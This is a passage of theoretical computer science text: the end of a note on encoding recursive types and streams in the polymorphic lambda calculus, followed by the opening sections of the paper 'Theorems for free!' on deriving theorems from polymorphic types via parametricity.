 \text{unfold} &= \lambda X. \lambda k: X \rightarrow F X. \lambda x:T. (X, (k, x)), \\
 \text{out} &: T \rightarrow F T \\
 \text{out} &= \lambda t:T. \text{case } t \text{ of } \{(X, (k, x)) \rightarrow F (\text{unfold } X k) (k x)\}.
 \end{aligned}$$

It follows immediately that the diagram

$$\begin{array}{ccc}
 & k & \\
 X & \xrightarrow{\quad} & F X \\
 | & & | \\
 \text{unfold } X k & & F (\text{unfold } X k) \\
 | & & | \\
 T & \xrightarrow{\quad} & F T \\
 & \text{out} &
 \end{array}$$

commutes. In other words,  $(T, \text{out})$  is an  $F$ -algebra into which there is a map, called  $(\text{unfold } X k)$ , from every other  $F$ -algebra; that is,  $(T, \text{out})$  is a weakly terminal  $F$ -coalgebra.

As before, if  $(T, \text{out})$  is truly a terminal  $F$ -coalgebra, then "out" is an isomorphism, with the inverse given by

$$\begin{aligned}
 \text{in} &: F T \rightarrow T \\
 \text{in} &= \text{unfold } (F T) (F \text{ out}).
 \end{aligned}$$

Furthermore, we will have that  $(T, \text{out})$  is terminal iff the condition

$$\begin{array}{ccc}
 & k & \\
 X \xrightarrow{\quad} & F X & X \xrightarrow{\quad} T \\
 | & | & | \\
 h & F h & \text{implies} & h & id \\
 | & | & | & | & | \\
 X' \xrightarrow{\quad} & F X' & X' \xrightarrow{\quad} T \\
 & k' & & & \text{unfold } X' k'
 \end{array}$$

holds.

(A technical point: this equivalence depends on the equivalence of the surjective pairing rule and the equivalent rule for pair types:

$$\begin{aligned}
 \text{case } t \text{ of } \{(x,y) \rightarrow h(x,y)\} &= h t, \\
 \text{case } t \text{ of } \{(X,y) \rightarrow h(X,y)\} &= h t.
 \end{aligned}$$

If our calculus contains pairs and existentials as primitives, then it is reasonable to insist on these rules. But if, as is often the case, we define pairs and existentials in terms of universals, then these rules will not necessarily hold. But they will necessarily hold in all models satisfying parametricity! So in parametric models we are assured the existence of true greatest fixpoints.)

Example: Streams of integers are yielded by the greatest fixpoint of  $T(X) = \text{Int} * X$ . The formula above instantiates to

$$\begin{aligned}
 & \text{IntStream} \\
 = & \text{Gfix } X. \text{ Int} * X \\
 = & \text{Exists } X. (X \rightarrow \text{Int} * X) * X \\
 \sim & \text{Exists } X. (X \rightarrow \text{Int}) * (X \rightarrow X) * X.
 \end{aligned}$$

Essentially, what is going on here is that from the abstract type  $(X, (h, t, x))$  one can only extract terms of the form  $(h(t^i x))$ , which corresponds to the  $i$ 'th element of the stream.

Hagino suggests that streams be defined by the operations unfold, head, and tail [Hagino 87]. We can define these by:

$$\begin{aligned}
 \text{unfold} & : \text{All } X. ((X \rightarrow \text{Int}) * (X \rightarrow X) * X) \rightarrow \text{IntStream} \\
 & = \lambda X. \lambda (h, t, x). (X, (h, t, x)) \\
 \\
 \text{head} & : \text{IntStream} \rightarrow \text{Int} \\
 & = \lambda s. \text{case } s \text{ of } \{(X, (h, t, x)) \rightarrow h x\} \\
 \\
 \text{tail} & : \text{IntStream} \rightarrow \text{IntStream} \\
 & = \lambda s. \text{case } s \text{ of } \{(X, (h, t, x)) \rightarrow (X, (h, t, t x))\}
 \end{aligned}$$

These are just the transposition of "unfold" and "in"

across the isomorphism  $(X \rightarrow \text{Int} * X) \sim (X \rightarrow \text{Int}) * (X \rightarrow X)$ .

## PRAGMATICS

Regarding pragmatics, it is well known that the embedding of least fixpoints is less efficient than one would like. For instance, the operation to find the tail of a list takes time proportional to the length of the list: one would hope that this takes constant time. Greatest fixpoints have a dual problem: finding the tail of a stream is

cheap, but consing an element onto the front of a stream is more expensive than one would like. So one would still be tempted to add least and greatest fixpoints to a language for pragmatic reasons, though

it is good to know that in doing so one does not change the language in

any fundamental way (in particular, strong normalisation is still preserved).

Is there a way of coding lists in polymorphic lambda calculus that (a) uses space proportional to the length of the list, (b) performs cons in constant time, and (c) performs tail in constant time? Or is there a proof that this is impossible? So far as I know, this is an open question.

## ACKNOWLEDGEMENT

I'm grateful to John Hughes for comments on an earlier version of this text. [Update: And to Fruhwirth Clemens and Gabor Greif for spotting typos.]

## BIBLIOGRAPHY

[AMSW 90] S. Abramsky, J. Mitchell, A. Scedrov, and P. Wadler, Theorems for free, categorically. In preparation.

[Freyd 89] P. Freyd, Structural polymorphism. Series of three e-mail messages to "types" newsgroup, March 1989.

[Freyd 90] P. Freyd, Recursive types reduced to inductive types. In J. Mitchell, editor, 5'th Symposium on Logic in Computer Science, Philadelphia, June 1990. IEEE.

[GLT 89] J.-Y. Girard, Y. Lafont, and P. Taylor, Types and Proofs. Cambridge University Press, 1989.

[Hagino 87] T. Hagino, A typed lambda calculus with categorical type constructors. In Pitt, et al., editors, *Category Theory in Computer Science*, Edinburgh, September 1987. LNC 283, Springer Verlag.

[Mendler 87] N. P. Mendler, Recursive types and type constraints in second-order lambda calculus. In 2'nd Symposium on Logic in Computer Science, Ithaca, New York, June 1987. IEEE.

[MP 88] J. C. Mitchell and G. D. Plotkin, Abstract types have existential types. *ACM Transactions of Programming Languages*, 10(3):470--502, 1988. Preliminary version appeared in Proceedings 12'th ACM Symposium on Principles of Programming Languages, 1985.

[Reynolds 83] J. C. Reynolds, Types, abstraction, and parametric polymorphism. In R. E. A. Mason, editor, *Information Processing 83*, pp. 513--523. North-Holland, Amsterdam.

[Wadler 89] P. Wadler, Theorems for free! In 4'th International Conference on Functional Programming Languages and Computer Architecture, London, September 1989. ACM.

[Wraith 89] G. C. Wraith, A note on categorical data types. In Pitt, et al., editors, *Category Theory in Computer Science*, Manchester, September 1989. LNCS 389, Springer Verlag.

# Theorems for free!

Philip Wadler  
University of Glasgow\*

June 1989

## Abstract

From the type of a polymorphic function we can derive a theorem that it satisfies. Every function of the same type satisfies the same theorem. This provides a free source of useful theorems, courtesy of Reynolds' abstraction theorem for the polymorphic lambda calculus.

## 1 Introduction

Write down the definition of a polymorphic function on a piece of paper. Tell me its type, but be careful not to let me see the function's definition. I will tell you a theorem that the function satisfies.

The purpose of this paper is to explain the trick. But first, let's look at an example.

Say that  $r$  is a function of type

$$r : \forall X. X^* \rightarrow X^*.$$

Here  $X$  is a type variable, and  $X^*$  is the type "list of  $X$ ". From this, as we shall see, it is possible to conclude that  $r$  satisfies the following theorem: for all types  $A$  and  $A'$  and every total function  $a : A \rightarrow A'$  we have

$$a^* \circ r_A = r_{A'} \circ a^*.$$

Here  $\circ$  is function composition, and  $a^* : A^* \rightarrow A'^*$  is the function "map  $a$ " that applies  $a$  elementwise to a

\*Author's address: Department of Computing Science, University of Glasgow, G12 8QQ, Scotland. Electronic mail: [wadler@cs.glasgow.ac.uk](mailto:wadler@cs.glasgow.ac.uk).

This is a slightly revised version of a paper appearing in: 4'th International Symposium on Functional Programming Languages and Computer Architecture, London, September 1989.

Permission to copy without fee all or part of this material is granted provided that the copies are not made or distributed for direct commercial advantage, the ACM copyright notice and the title of the publication and its date appear, and notice is given that copying is by permission of the Association for Computing Machinery. To copy otherwise, or to republish, requires a fee and/or specific permission.

list of  $A$  yielding a list of  $A'$ , and  $r_A : A^* \rightarrow A^*$  is the instance of  $r$  at type  $A$ .

The intuitive explanation of this result is that  $r$  must work on lists of  $X$  for *any* type  $X$ . Since  $r$  is provided with no operations on values of type  $X$ , all it can do is rearrange such lists, independent of the values contained in them. Thus applying  $a$  to each element of a list and then rearranging yields the same result as rearranging and then applying  $a$  to each element.

For instance,  $r$  may be the function  $reverse : \forall X. X^* \rightarrow X^*$  that reverses a list, and  $a$  may be the function  $code : Char \rightarrow Int$  that converts a character to its ASCII code. Then we have

$$\begin{aligned} & code^* (reverse_{Char} ['a', 'b', 'c']) \\ &= [99, 98, 97] \\ &= reverse_{Int} (code^* ['a', 'b', 'c']) \end{aligned}$$

which satisfies the theorem. Or  $r$  may be the function  $tail : \forall X. X^* \rightarrow X^*$  that returns all but the first element of a list, and  $a$  may be the function  $inc : Int \rightarrow Int$  that adds one to an integer. Then we have

$$\begin{aligned} & inc^* (tail_{Int} [1, 2, 3]) \\ &= [3, 4] \\ &= tail_{Int} (inc^* [1, 2, 3]) \end{aligned}$$

which also satisfies the theorem.

On the other hand, say  $r$  is the function  $odds : Int^* \rightarrow Int^*$  that removes all odd elements from a list of integers, and say  $a$  is  $inc$  as before. Now we have

$$\begin{aligned} & inc^* (odds_{Int} [1, 2, 3]) \\ &= [2, 4] \\ &\neq [4] \\ &= odds_{Int} (inc^* [1, 2, 3]) \end{aligned}$$

and the theorem is *not* satisfied. But this is not a counterexample, because  $odds$  has the wrong type: it is too specific,  $Int^* \rightarrow Int^*$  rather than  $\forall X. X^* \rightarrow X^*$ .

This theorem about functions of type  $\forall X. X^* \rightarrow X^*$  is pleasant but not earth-shaking. What is more exciting is that a similar theorem can be derived for *every* type.

The result that allows theorems to be derived from types will be referred to as the *parametricity* result, because it depends in an essential way on parametric polymorphism (types of the form  $\forall X. T$ ). Parametricity is just a reformulation of Reynolds' abstraction theorem: terms evaluated in related environments yield related values [Rey83]. The key idea is that types may be read as relations. This result will be explained in Section 2 and stated more formally in Section 6.

Some further applications of parametricity are shown in Figure 1, which shows several types and the corresponding theorems. Each name was chosen, of course, to suggest a particular function of the named type, but the associated theorems hold for *any* function that has the same type (so long as it can be defined as a term in the pure polymorphic lambda calculus). For example, the theorem given for *head* also holds for *last*, and the theorem given for *sort* also holds for *nub* (see Section 3).

The theorems are expressed using operations on functions that correspond to operations on types. Corresponding to the list type  $A^*$  is the map operation  $a^*$  that takes the function  $a : A \rightarrow A'$  into the function  $a^* : A^* \rightarrow A'^*$ . Similarly, corresponding to the product type  $A \times B$  is the operation  $a \times b$  that takes the functions  $a : A \rightarrow A'$  and  $b : B \rightarrow B'$  into the function  $a \times b : A \times B \rightarrow A' \times B'$ ; it is defined by  $(a \times b)(x, y) = (a x, b y)$ . As we shall see, it will be necessary to generalise to the case where  $a$ ,  $b$ ,  $a^*$ , and  $a \times b$  are relations.

How useful are the theorems so generated? Only time and experience will tell, but some initial results are encouraging:

- In general, the laws derived from types are of a form useful for algebraic manipulation. For example, many of the laws in Figure 1 allow one to “push map through a function”.
- Three years ago, Barrett and I wrote a paper on the derivation of an algorithm for compiling pattern-matching in functional languages [BW86]. The derivation used nine general theorems about higher-order functions such as *map* and *sort*. Looking at the paper again now, it turns out that of the nine theorems, five follow immediately from the types.
- Sheeran has developed a formal approach to the design of VLSI circuits that makes heavy use of mathematical laws. She has found that many of the laws she needs can be generated from types using the methods described here, and has already written a paper describing how to do so [She89].

Not surprisingly, using a more specific type system allows even more theorems to be derived from the type of

a function; this has already been explored to a certain extent by Sheeran [She89]. So there is reason to believe that further research will further extend the applicability of this method.

Many functional languages, including Standard ML [Mil84, Mil87], Miranda<sup>1</sup> [Tur85], and Haskell [HW88], are based on the Hindley/Milner type system [Hin69, Mil78, DM82]. This system is popular because types need not be given explicitly; instead, the principal (most general) type of a function can be inferred from its definition. However, for the purposes of this paper it is more convenient to use the Girard/Reynolds type system [Gir72, Gir86, Rey74, Rey83] (also known as the polymorphic lambda calculus, the second order lambda calculus, and System F). In the Girard/Reynolds system it is necessary to give the types of bound variables explicitly. Further, if a function has a polymorphic type then type applications must be explicitly indicated. This is done via subscripting; for example, the instance of the function  $r : \forall X. X^* \rightarrow X^*$  at the type  $A$  is written  $r_A : A^* \rightarrow A^*$ .

Every program in the Hindley/Milner system can automatically be translated into one in the Girard/Reynolds system. All that is required is a straightforward modification of the type inference algorithm to decorate programs with the appropriate type information. On the other hand, the inverse translation is not always possible, because the Girard/Reynolds system is more powerful than Hindley/Milner.

Both the Hindley/Milner and the Girard/Reynolds system satisfy the *strong normalisation* property: every term has a normal form, and every reduction sequence leads to this normal form. As a corollary, it follows that the fixpoint operator,

$$\text{fix} : \forall X. (X \rightarrow X) \rightarrow X$$

cannot be defined as a term in these systems. For many purposes, we can get along fine without the fixpoint operator, because many useful functions (including all those shown in Figure 1) may be defined in the Girard/Reynolds system without its use. Indeed, every recursive function that can be proved total in second-order Peano arithmetic can be written as a term in the Girard/Reynolds calculus [FLO83, Gir72, GLT89]. This includes, for instance, Ackerman's function (see [Rey85]), but it excludes interpreters for most languages (including the Girard/Reynolds calculus itself).

If the power of unbounded recursion is truly required, then *fix* can be added as a primitive. However, adding fixpoints weakens the power of the parametricity theorem. In particular, if fixpoints are allowed then the

---

<sup>1</sup>Miranda is a trademark of Research Software Limited.

Assume  $a : A \rightarrow A'$  and  $b : B \rightarrow B'$ .

$$\begin{aligned} head &: \forall X. X^* \rightarrow X \\ a \circ head_A &= head_{A'} \circ a^* \end{aligned}$$

$$\begin{aligned} tail &: \forall X. X^* \rightarrow X^* \\ a^* \circ tail_A &= tail_{A'} \circ a^* \end{aligned}$$

$$(++) : \forall X. X^* \rightarrow X^* \rightarrow X^* \\ a^* (xs \amalg_A ys) = (a^* xs) \amalg_{A'} (a^* ys)$$

$$\begin{aligned} concat &: \forall X. X^{**} \rightarrow X^* \\ a^* \circ concat_A &= concat_{A'} \circ a^{**} \end{aligned}$$

$$\begin{aligned} fst &: \forall X. \forall Y. X \times Y \rightarrow X \\ a \circ fst_{AB} &= fst_{A'B'} \circ (a \times b) \end{aligned}$$

$$\begin{aligned} snd &: \forall X. \forall Y. X \times Y \rightarrow Y \\ b \circ snd_{AB} &= snd_{A'B'} \circ (a \times b) \end{aligned}$$

$$\begin{aligned} zip &: \forall X. \forall Y. (X^* \times Y^*) \rightarrow (X \times Y)^* \\ (a \times b)^* \circ zip_{AB} &= zip_{A'B'} \circ (a^* \times b^*) \end{aligned}$$

$$\begin{aligned} filter &: \forall X. (X \rightarrow \text{Bool}) \rightarrow X^* \rightarrow X^* \\ a^* \circ filter_A (p' \circ a) &= filter_{A'} (p' \circ a^*) \end{aligned}$$

$$\begin{aligned} sort &: \forall X. (X \rightarrow X \rightarrow \text{Bool}) \rightarrow X^* \rightarrow X^* \\ \text{if for all } x, y \in A, \quad (x < y) &= (a x <^{\prime} a y) \text{ then} \\ a^* \circ sort_A (<) &= sort_{A'} (<^{\prime}) \circ a^* \end{aligned}$$

$$\begin{aligned} fold &: \forall X. \forall Y. (X \rightarrow Y \rightarrow Y) \rightarrow Y \rightarrow X^* \rightarrow Y \\ \text{if for all } x \in A, y \in B, \quad b (x \oplus y) &= (a x) \otimes (b y) \text{ and } b u = u' \text{ then} \\ b \circ fold_{AB} (\oplus) u &= fold_{A'B'} (\otimes) u' \circ a^* \end{aligned}$$

$$\begin{aligned} I &: \forall X. X \rightarrow X \\ a \circ I_A &= I_{A'} \circ a \end{aligned}$$

$$\begin{aligned} K &: \forall X. \forall Y. X \rightarrow Y \rightarrow X \\ a (K_{AB} x y) &= K_{A'B'} (a x) (b y) \end{aligned}$$

Figure 1: Examples of theorems from types

theorems in Figure 1 hold in general only when the functions  $a$  and  $b$  are strict (that is, when  $a \perp = \perp$  and  $b \perp = \perp$ )<sup>2</sup>. For this reason, the bulk of this paper assumes that fixpoints are not provided; but the necessary adjustment to allow fixpoints is described in Section 7.

The fundamental idea of parametricity is not new. A restricted version of it appears in Reynolds' original paper on the polymorphic lambda calculus [Rey74], where it is called the representation theorem, and a version similar to that used here appears in [Rey83], where it is called the abstraction theorem. Other versions include the logical relations of Mitchell and Meyer [MM85, Mit86]; and the dinatural transformations of Bainbridge, Freyd, Girard, Scedrov, and Scott [BFSS87, FGSS88], from whom I have taken the name “parametricity”.

So far as I am aware, all uses of parametricity to date have been “general”: they say something about possible implementations of the polymorphic lambda calculus (e.g. that the implementation is correct independent of the representation used) or about its models (e.g. that models should only be allowed that satisfy parametricity). The main contribution of this paper is to suggest that parametricity also has “specific” applications: it says interesting things about particular functions with particular types<sup>3</sup>.

An updated statement and proof of the abstraction theorem is presented. The main reason for including these is to make the paper self-contained. In the process, it is easy to repair a minor lacuna in Reynold's original presentation [Rey83]. That version is expressed in terms of a “naive” set-theoretic model of the polymorphic lambda calculus; Reynolds later proved that such models do not exist [Rey84]. There is nothing wrong with the theorem or the proof itself, just the context in which it is set, and it is straightforward to transpose it to another context. This paper uses the *frame models* of Bruce, Meyer, and Mitchell [BM84, MM85]. For other models of the polymorphic lambda calculus, see [BTC88, Mes89, Pit87].

The characterisation of parametricity given in this paper can be formulated more concisely in terms of category theory, where it can be re-expressed in terms of lax natural transformations. This will be the subject of a further paper.

The remainder of this paper is organised as follows. Sections 2 and 3 present the main new results: Section 2

---

<sup>2</sup>This is similar to the restriction to strict coercion functions in [BCGS89], and is adopted for a similar reason.

<sup>3</sup>Since this paper was written, I have learned that Peter deBruin has recently discovered similar applications [deB89], and that John Reynolds already knew of the application in Section 3.8.

presents the parametricity theorem, and Section 3 gives further applications. Sections 4–6 fill in the formalities: Section 4 describes the syntax of the polymorphic lambda calculus, Section 5 shows how its syntax can be given using frame models, and Section 6 gives the full statement of the parametricity theorem. Section 7 shows how the parametricity theorem should be adjusted to account for languages that use the fixpoint operator.

**Acknowledgements.** I am grateful to Harold Simmons for helping to formulate and prove the result about *map* in Section 3.5, and to Samson Abramsky, Val Breazu-Tannen, Peter Freyd, John Hughes, John Launchbury, John Reynolds, Andre Scedrov, and Mary Sheeran for their comments on this work.

## 2 Parametricity explained

The key to extracting theorems from types is to read types as relations. This section outlines the essential ideas, using a naive model of the polymorphic lambda calculus: types are sets, functions are set-theoretic functions, etc. The approach follows that in [Rey83].

Cognoscenti will recognise a small problem here—there are no naive set-theoretic models of polymorphic lambda calculus! (See [Rey84].) That's ok; the essential ideas adopt easily to frame models [BM84, MM85]. This section sticks to the simple but naive view; the i's will be dotted and the t's crossed in Sections 4–6, which explain the same notions in the context of frame models.

The usual way to read a type is as a set. The type *Bool* corresponds to the set of booleans, and the type *Int* corresponds to the set of integers. If  $A$  and  $B$  are types, then the type  $A \times B$  corresponds to a set of pairs drawn from  $A$  and  $B$  (the cartesian product), the type  $A^*$  corresponds to the set of lists with elements in  $A$ , and the type  $A \rightarrow B$  corresponds to a set of functions from  $A$  to  $B$ . Further, if  $X$  is a type variable and  $A(X)$  is a type depending on  $X$ , then the type  $\forall X. A(X)$  corresponds to a set of functions that take a set  $B$  and return an element in  $A(B)$ .

An alternative is to read a type as a relation. If  $A$  and  $A'$  are sets, we write  $\mathcal{A} : A \Leftrightarrow A'$  to indicate that  $\mathcal{A}$  is a relation between  $A$  and  $A'$ , that is, that  $\mathcal{A} \subseteq A \times A'$ . If  $x \in A$  and  $x' \in A'$ , we write  $(x, x') \in \mathcal{A}$  to indicate that  $x$  and  $x'$  are related by  $\mathcal{A}$ . A special case of a relation is the identity relation  $I_A : A \Leftrightarrow A$ , defined by  $I_A = \{(x, x) \mid x \in A\}$ . In other words, if  $x, x' \in A$ , then  $(x, x') \in I_A$  iff  $x = x'$ . More generally, any function  $a : A \rightarrow A'$  may also be read as a relation  $\{(x, a x) \mid x \in A\}$ . In other words, if  $x \in A$  and  $x' \in A'$ , then  $(x, x') \in a$  iff  $a x = x'$ .

To read types as relations, we give a relational equivalent for constant types and for each of the type constructors  $A \times B$ ,  $A^*$ ,  $A \rightarrow B$ , and  $\forall X. A(X)$ . Constant types, such as *Bool* and *Int*, may simply be read as identity relations,  $I_{\text{Bool}} : \text{Bool} \Leftrightarrow \text{Bool}$  and  $I_{\text{Int}} : \text{Int} \Leftrightarrow \text{Int}$ .

For any relations  $\mathcal{A} : A \Leftrightarrow A'$  and  $\mathcal{B} : B \Leftrightarrow B'$ , the relation  $\mathcal{A} \times \mathcal{B} : (A \times B) \Leftrightarrow (A' \times B')$  is defined by

$$\begin{aligned} ((x, y), (x', y')) &\in \mathcal{A} \times \mathcal{B} \\ \text{iff} \\ (x, x') &\in \mathcal{A} \text{ and } (y, y') \in \mathcal{B}. \end{aligned}$$

That is, pairs are related if their corresponding components are related. In the special case where  $a$  and  $b$  are functions, then  $a \times b$  is the function defined by  $(a \times b)(x, y) = (a x, b y)$ .

For any relation  $\mathcal{A} : A \Leftrightarrow A'$ , the relation  $\mathcal{A}^* : A^* \Leftrightarrow A'^*$  is defined by

$$\begin{aligned} ([x_1, \dots, x_n], [x'_1, \dots, x'_n]) &\in \mathcal{A}^* \\ \text{iff} \\ (x_1, x'_1) &\in a \text{ and } \dots \text{ and } (x_n, x'_n) \in \mathcal{A}. \end{aligned}$$

That is, lists are related if they have the same length and corresponding elements are related. In the special case where  $a$  is a function,  $a^*$  is the familiar ‘‘map’’ function defined by  $a^* [x_1, \dots, x_n] = [a x_1, \dots, a x_n]$ .

For any relations  $\mathcal{A} : A \Leftrightarrow A'$  and  $\mathcal{B} : B \Leftrightarrow B'$ , the relation  $\mathcal{A} \rightarrow \mathcal{B} : (A \rightarrow B) \Leftrightarrow (A' \rightarrow B')$  is defined by

$$\begin{aligned} (f, f') &\in \mathcal{A} \rightarrow \mathcal{B} \\ \text{iff} \\ \text{for all } (x, x') &\in \mathcal{A}, \quad (f x, f' x') \in \mathcal{B}. \end{aligned}$$

That is, functions are related if they take related arguments into related results. In the special case where  $a$  and  $b$  are functions, the relation  $a \rightarrow b$  will not necessarily be a function, but in this case  $(f, f') \in a \rightarrow b$  is equivalent to  $f' \circ a = b \circ f$ .

Finally, we have to interpret  $\forall$  as an operation on relations. Let  $\mathcal{F}(\mathcal{X})$  be a relation depending on  $\mathcal{X}$ . Then  $\mathcal{F}$  corresponds to a function from relations to relations, such that for every relation  $\mathcal{A} : A \Leftrightarrow A'$  there is a corresponding relation  $\mathcal{F}(\mathcal{A}) : F(A) \Leftrightarrow F'(A')$ . Then the relation  $\forall \mathcal{X}. \mathcal{F}(\mathcal{X}) : \forall X. F(X) \Leftrightarrow \forall X'. F'(X')$  is defined by

$$\begin{aligned} (g, g') &\in \forall \mathcal{X}. \mathcal{F}(\mathcal{X}) \\ \text{iff} \\ \text{for all } \mathcal{A} : A \Leftrightarrow A', \quad (g_A, g'_{A'}) &\in \mathcal{F}(\mathcal{A}). \end{aligned}$$

That is, polymorphic functions are related if they take related types into related results. (Note the similarities in the definitions of  $\mathcal{A} \rightarrow \mathcal{B}$  and  $\forall \mathcal{X}. \mathcal{F}(\mathcal{X})$ .)

Using the definitions above, any closed type  $T$  (one containing no free variables) can be read as a relation  $\mathcal{T} : T \Leftrightarrow T$ . The main result of this paper can now be described as follows:

**Proposition.** (*Parametricity*) *If  $t$  is a closed term of type  $T$ , then  $(t, t) \in \mathcal{T}$ , where  $\mathcal{T}$  is the relation corresponding to the type  $T$ .*

A more formal statement of this result appears in Section 6, where it is extended to types and terms containing free variables.

### 3 Parametricity applied

This section first explains in detail how parametricity implies some of the theorems listed in the introduction and then presents some more general results.

#### 3.1 Rearrangements

The result in the introduction is a simple consequence of parametricity. Let  $r$  be a closed term of type

$$r : \forall X. X^* \rightarrow X^*.$$

Parametricity ensures that

$$(r, r) \in \forall \mathcal{X}. \mathcal{X}^* \rightarrow \mathcal{X}^*.$$

By the definition of  $\forall$  on relations, this is equivalent to

$$\begin{aligned} \text{for all } \mathcal{A} : A \Leftrightarrow A', \\ (r_A, r_{A'}) &\in \mathcal{A}^* \rightarrow \mathcal{A}^* \end{aligned}$$

By the definition of  $\rightarrow$  on relations, this in turn is equivalent to

$$\begin{aligned} \text{for all } \mathcal{A} : A \Leftrightarrow A', \\ \text{for all } (xs, xs') &\in \mathcal{A}^*, \\ (r_A xs, r_{A'} xs') &\in \mathcal{A}^* \end{aligned}$$

This can be further expanded in terms of the definition of  $\mathcal{A}^*$ . A more convenient version can be derived by specialising to the case where the relation  $\mathcal{A}$  is a function  $a : A \rightarrow A'$ . The above then becomes

$$\begin{aligned} \text{for all } a : A \rightarrow A', \\ \text{for all } xs, \\ a^* xs = xs' &\text{ implies } a^* (r_A xs) = r_{A'} xs' \end{aligned}$$

or, equivalently,

$$\begin{aligned} \text{for all } a : A \rightarrow A', \\ a^* \circ r_A &= r'_{A'} \circ a^*. \end{aligned}$$

This is the version given in the introduction.

#### 3.2 Fold

The function *fold* has the type

$$\text{fold} : \forall X. \forall Y. (X \rightarrow Y \rightarrow Y) \rightarrow Y \rightarrow X^* \rightarrow Y.$$

Parametricity implies that

$$(fold, fold) \in \forall X. \forall Y. (X \rightarrow Y \rightarrow Y) \rightarrow Y \rightarrow X^* \rightarrow Y.$$

Let  $a : A \rightarrow A'$  and  $b : B \rightarrow B'$  be two functions. Applying the definition of  $\forall$  on relations, twice, specialised to functions, gives

$$(fold_{AB}, fold_{A'B'}) \in (a \rightarrow b \rightarrow b) \rightarrow b \rightarrow a^* \rightarrow b$$

Applying the definition of  $\rightarrow$  on relations, twice, gives

$$\begin{aligned} &\text{for all } (\oplus, \oplus') \in (a \rightarrow b \rightarrow b), \\ &\text{for all } (u, u') \in b, \\ &(fold_{AB} (\oplus) u, fold_{A'B'} (\oplus') u') \in a^* \rightarrow b. \end{aligned}$$

Here  $(\oplus)$  is just the name of a function of two arguments; by the usual convention,  $(\oplus) x y$  may be written in the infix form  $x \oplus y$ . Further expansion shows that the condition  $(\oplus, \oplus') \in (a \rightarrow b \rightarrow b)$  is equivalent to

$$\begin{aligned} &\text{for all } x \in A, x' \in A', y \in B, y' \in B', \\ &a x = x' \text{ and } b y = y' \text{ implies } b(x \oplus y) = x' \oplus' y'. \end{aligned}$$

The result as a whole may then be rephrased,

$$\begin{aligned} &\text{for all } a : A \rightarrow A', b : B \rightarrow B', \\ &\text{if for all } x \in A, y \in B, b(x \oplus y) = (a x) \oplus' (b y), \\ &\text{and } b u = u' \\ &\text{then } b \circ fold_{AB} (\oplus) u = fold_{A'B'} (\oplus') u' \circ a^*. \end{aligned}$$

The theorems derived from types can often be given a reading with an algebraic flavour, and the result about *fold* provides an illustration of this. Let  $(A, B, \oplus, u)$  and  $(A', B', \oplus', u')$  be two algebraic structures. The functions  $a$  and  $b$  form a homomorphism between these if  $b(x \oplus y) = (a x) \oplus' (b y)$  for all  $x$  and  $y$ , and if  $b u = u'$ . Similarly, let  $(A^*, B, fold_{AB} (\oplus) u)$  and  $(A'^*, B', fold_{A'B'} (\oplus') u')$  also be two algebraic structures. The functions  $a^*$  and  $b$  form a homomorphism between these if  $b(fold_{AB} (\oplus) u xs) = fold_{A'B'} (\oplus') u' (a^* xs)$ . The result about *fold* states that if  $a$  and  $b$  form a homomorphism between  $(A, B, c, n)$  and  $(A', B', c', n')$ , then  $a^*$  and  $b$  form a homomorphism between  $(A^*, B, fold_{AB} (\oplus) u)$  and  $(A'^*, B', fold_{A'B'} (\oplus') u')$ .

### 3.3 Sorting

Let  $s$  be a closed term of the type

$$s : \forall X. (X \rightarrow X \rightarrow Bool) \rightarrow (X^* \rightarrow X^*)$$

Functions of this type include *sort* and *nub*:

$$\begin{aligned} sort_{Int}(<_{Int})[3, 1, 4, 2, 5] &= [1, 2, 3, 4, 5] \\ nub_{Int}(=_{Int})[1, 1, 2, 2, 2, 1] &= [1, 2, 1] \end{aligned}$$

The function *sort* takes an ordering function and a list and returns the list sorted in ascending order, and the function *nub* takes an equality predicate and a list and returns the list with adjacent duplicates removed.

Applying parametricity to the type of  $s$  yields, for all  $a : A \rightarrow A'$ ,

$$\begin{aligned} &\text{if for all } x, y \in A, (x < y) = (a x < a y) \text{ then} \\ &a^* \circ s_A(<) = s_{A'}(<') \circ a^* \end{aligned}$$

(Recall that *Bool* as a relation is just the identity relation of booleans.) As a corollary, we have

$$\begin{aligned} &\text{if for all } x, y \in A, (x < y) = (a x < a y) \text{ then} \\ &sort_{A'}(<) \circ a^* = a^* \circ sort_A(<') \end{aligned}$$

so maps commute with *sort*, when the function mapped preserves ordering. (If  $<$  and  $<'$  are linear orderings, then the hypothesis is equivalent to requiring that  $a$  is monotonic.) As a second corollary, we have

$$\begin{aligned} &\text{if for all } x, y \in A, (x \equiv y) = (a x \equiv a y) \text{ then} \\ &nub_{A'}(\equiv) \circ a^* = a^* \circ nub_A(\equiv') \end{aligned}$$

so maps commute with *nub*, when the function mapped preserves equivalence. (If  $\equiv$  and  $\equiv'$  are equality on  $A$  and  $A'$ , then the hypothesis is equivalent to requiring that  $a$  is one-to-one.)

### 3.4 Polymorphic equality

The programming language Miranda [Tur85] provides a polymorphic equality function, with type

$$(=) : \forall X. X \rightarrow X \rightarrow Bool.$$

Applying parametricity to the type of  $(=)$  yields, for all  $a : A \rightarrow A'$ ,

$$\text{for all } x, y \in A, (x =_A y) = (a x =_{A'} a y).$$

This is obviously false; it does not hold for all  $a$ , but only for functions  $a$  that are one-to-one.

This is not a contradiction to the parametricity theorem; rather, it provides a proof that polymorphic equality cannot be defined in the pure polymorphic lambda calculus. Polymorphic equality can be added as a constant, but then parametricity will not hold (for terms containing the constant).

This suggests that we need some way to tame the power of the polymorphic equality operator. Exactly such taming is provided by the *eqtype variables* of Standard ML [Mil87], or more generally by the *type classes* of Haskell [HW88, WB89]. In these languages, we can think of polymorphic equality as having the type

$$(=) : \forall^{(=)} X. X \rightarrow X \rightarrow Bool.$$

Here  $\forall^{(=)} X. F(X)$  is a new type former, where  $X$  ranges only over types for which equality is defined. Corresponding to the type constructor  $\forall^{(=)}$  is a new relation constructor:

$$(g, g') \in \forall^{(=)} \mathcal{X}. \mathcal{F}(\mathcal{X}) \\ \text{iff}$$

for all  $\mathcal{A} : A \Leftrightarrow A'$  respecting  $(=)$ ,  $(g_A, g'_{A'}) \in \mathcal{F}(\mathcal{A})$ .

A relation  $\mathcal{A} : A \Leftrightarrow A'$  respects  $(=)$  if  $\mathcal{A}$  relates equals to equals; that is, if whenever  $x =_A y$  and  $(x, x') \in \mathcal{A}$  and  $(y, y') \in \mathcal{A}$  then  $x' =_{A'} y'$ , where  $(=_A)$  is equality on  $A$  and  $(=_A)$  is equality on  $A'$ . In the case where  $\mathcal{A}$  is a function  $a$ , this is equivalent to requiring that  $a$  be one-to-one.

With this definition, we can prove that the polymorphic equality operator, typed as above, satisfies the parametricity theorem. In our extended language we can define, for example, the function

